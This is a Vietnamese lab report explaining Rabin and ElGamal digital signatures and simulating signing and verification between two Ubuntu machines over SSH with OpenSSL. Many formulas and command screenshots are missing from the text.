Chữ ký số là cơ chế sử dụng mã hóa bất đối xứng để đảm bảo tính **toàn vẹn, xác thực nguồn,** và **không thể chối bỏ** của thông điệp. Mô hình chung bao gồm:

* ***Người gửi (Sender)****:* Sinh cặp khóa (khóa công khai, khóa bí mật), ký thông điệp bằng khóa bí mật, gửi thông điệp và chữ ký đến người nhận.
* ***Người nhận (Recipient)***: Dùng khóa công khai để kiểm tra chữ ký, xác minh thông điệp không bị thay đổi và đúng từ Sender.
* ***Quy trình:***
  1. Sender băm thông điệp (dùng hàm băm như SHA-256) để tạo giá trị băm .
  2. Sender ký bằng khóa bí mật, tạo chữ ký s.
  3. Sender gửi thông điệp m và chữ ký s (hoặc chỉ gửi s nếu m được biết trước).
  4. Recipient băm lại m để được , dùng khóa công khai để kiểm tra s, xác minh khớp với giá trị từ s.
* ***Mục tiêu***: Đảm bảo thông điệp không bị sửa đổi (toàn vẹn) và đúng từ Sender (xác thực).
* ***Ứng dụng***: Chữ ký số Rabin/ElGamal được dùng trong email bảo mật, blockchain, và giao thức mạng.
* ***Yêu cầu***: Hàm băm an toàn (SHA-256), khóa đủ lớn, và kênh truyền (SSH) bảo mật.
* ***Kịch bản mô phỏng***: Hai máy Ubuntu 16.04 LTS (Sender và Recipient) giao tiếp qua SSH, Sender ký thông điệp và gửi, Recipient kiểm tra.
  1. ***Mô hình Rabin***
* **Sinh khóa**: Chọn (số nguyên tố lớn, 512-bit, ), tính . Khóa công khai: n; khóa bí mật: (p, q).
* **Ký**: Băm thông điệp m bằng SHA-256 để được , tính chữ ký (dùng khóa bí mật).
* **Kiểm tra**: Recipient băm m để được , kiểm tra (dùng khóa công khai).
* **Lưu ý**: Cần padding để là số chính phương modulo n, tránh giả mạo.
  1. ***Mô hình ElGamal***
* **Sinh khóa**: Chọn p (số nguyên tố lớn, 1024-bit), g (số sinh), a (khóa bí mật), tính . Khóa công khai: (p, g, h); khóa bí mật: *a*.
* **Ký**: Băm m bằng SHA-256 để được , chọn k ngẫu nhiên (k và p-1 nguyên tố cùng nhau), tính , . Chữ ký là (r, s).
* **Kiểm tra**: Recipient băm m để được , kiểm tra .
* **Lưu ý**: k phải ngẫu nhiên, an toàn, và không lặp lại.
  1. ***Chạy mô phỏng chữ ký số Rabin/ElGamal***

**Kịch bản mô phỏng** trên hai máy Ubuntu 16.04 LTS:

* **Môi trường**: Cả Sender và Recipient cài Ubuntu 16.04 LTS (ISO ~1.6 GB)
* **Thiết lập SSH**:
  + Cài OpenSSH: *sudo apt install openssh-server -y*.
  + Sender tạo khóa SSH: *ssh-keygen -t rsa*, gửi khóa công khai: *ssh-copy-id recipient@<IP\_Recipient>*.
  + Kiểm tra: *ssh recipient@<IP\_Recipient>* và *scp test.txt recipient@<IP\_Recipient>:~/receive/.*
* **Quy trình:**
  + **Sender sinh khóa**: Chạy script để tạo khóa Rabin/ElGamal, lưu khóa công khai vào pubkey\_\*.txt.
  + **Sender ký thông điệp**: Băm thông điệp (ví dụ: “Hello World”), ký, lưu thông điệp và chữ ký vào message\_\*.txt.
  + **Sender gửi file**: Dùng *scp pubkey\_\*.txt message\_\*.txt recipient@<IP\_Recipient>:~/receive/.*
  + **Recipient kiểm tra**: Chạy script đọc khóa công khai, thông điệp, chữ ký; băm lại m; kiểm tra chữ ký.
  + **Kết quả**: In “Chữ ký hợp lệ, thông điệp toàn vẹn” hoặc “Chữ ký không hợp lệ”.

**Chạy trên ubuntu**:


Thực hiện cài đặt OpenSSH và OpenSSL trên cả hai máy:





Thực hiện lấy địa chỉ IP máy Recipient và kết nối ssh sender.


+ Máy recipient:



+ Máy sender:

* + Kiểm tra trạng thái dịch vụ SSH








**Thuật toán Rabin**

- Tạo cặp khóa Rabin (private key và public key) trên máy Sender:





- Khi đó xuất hiện hai file khóa rabin\_private.pem và rabin\_public trên trang home:



* rabin\_private.pem: Khóa riêng (giữ bí mật, không chia sẻ).
* rabin\_public.pem: Khóa công khai (chia sẻ với Recipient).

- Thực hiện trên máy Sender gửi file sang máy Recipient với lệnh:



- Kiểm tra trên máy Recipient xem đã nhận được file chưa:



* + Trên máy Sender:

+ Tạo file thông điệp:



+ Ký số bằng private key Rabin:



+ Thực hiện gửi thông điệp và chữ ký cho Recipient:



* + Trên máy Recipient:

+ Kiểm tra chữ ký Rabin, nếu kết quả trả về Verified OK → Thông điệp toàn vẹn và đúng nguồn gốc.



**Thuật toán ElGamal**

OpenSSL không hỗ trợ trực tiếp ElGamal, do đó ta cần thực hiện mô phỏng bằng cách sử dụng tham số DH.

* + Thực hiện tạo cặp khóa ElGamal trên máy Sender:


+ Tạo tham số DH: tương đương tạo p và



+ Tạo private key: tương đương tạo



+ Trích xuất public key:



* + Sender thực hiện gửi public key cho Recipient qua SSH:



* + Trên máy Sender:

+ Tạo thông điệp:



+ Tạo chữ ký số:



+ Gửi thông điệp và chữ ký cho Recipient:



* + Trên máy Recipient:

Kiểm tra chữ ký ElGamal, nếu kết quả trả về Verified OK → Thông điệp toàn vẹn và đúng nguồn gốc



**-Hết-**